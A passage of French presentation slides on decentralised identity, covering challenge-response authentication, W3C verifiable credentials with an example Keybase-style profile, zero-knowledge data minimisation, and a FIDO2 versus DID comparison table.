on attend de bob qu'il réponde au challenge, et on vérifiera que sa signature est correcte.



# exemple de challenge-response

---



---

NETWORK

# aller plus loin

---

---

## “verifiable credentials” (VC)

- aspect social de la vérification d'identité (ala keybase.io)
- preuves cryptographiques (issuer)
- compatible avec les enjeux de confidentialité



**tammy**

Tammy Camp

FOLLOWS YOU

Founder and CEO of Stronghold  
San Francisco, CA

⌚ 3 devices

🔑 E357 0FB4 2537 6D03

🐦 tammycamp ⚡ tweet

🌐 tammyfcamp ⚡ post

🐙 tammycamp ⚡ gist



🚀 hodl\_strong ⚡ post

👤 tammycamp ⚡ profile

Exemple : <https://github.com/w3c-ccg/vc-ed/blob/gh-pages/samples/courseCertificate.json>

# qu'est-ce qu'un “credential” ?

---




en pratique: utilisation de <https://json-ld.org>

<https://w3c.github.io/vc-imp-guide/#benefits-of-json-ld-and-ld-proofs> (différences vs claims openid)

# vérification

---

*data minimization*



on ne traitera pas le sujet en détail dans cette présentation, mais il est possible d'utiliser des zero knowledge proofs (y/c offline)

**exemple : Alice a plus de 18 ans (mais date de naissance non diffusée)**

# comparaison FIDO2 / DID

## A adapter à votre cas d'usage

| comparaison          | FIDO2   | DID   |
|----------------------|---|---|
| <i>avantages</i>     | standard répandu<br>2FA pour mobile<br>produits certifiés | standard ouvert<br>fonctionnalités avancées (VC)  |
| <i>inconvénients</i> | boite noire<br>compatibilité hardware<br>account recovery | protection clé privée<br>complexité blockchain (svt simplifiable)<br>gestion de l'expiration VC |
| <i>mécanisme</i>     | challenge-response  | message + transport indépendant   |
| <i>confiance</i>     | crypto asymétrique<br>matériel + couche transport         | crypto asymétrique<br>logiciel (+compatible HSM)  |
| <i>déploiement</i>   | centralisé  | décentralisé, nombreuses architectures possibles  |
| <i>coût</i>          | 20-50€/dongle   | très faible, nouveau modèle économique des VC   |
| <i>cas d'usage</i>   | B2B   | B2B ou B2C  |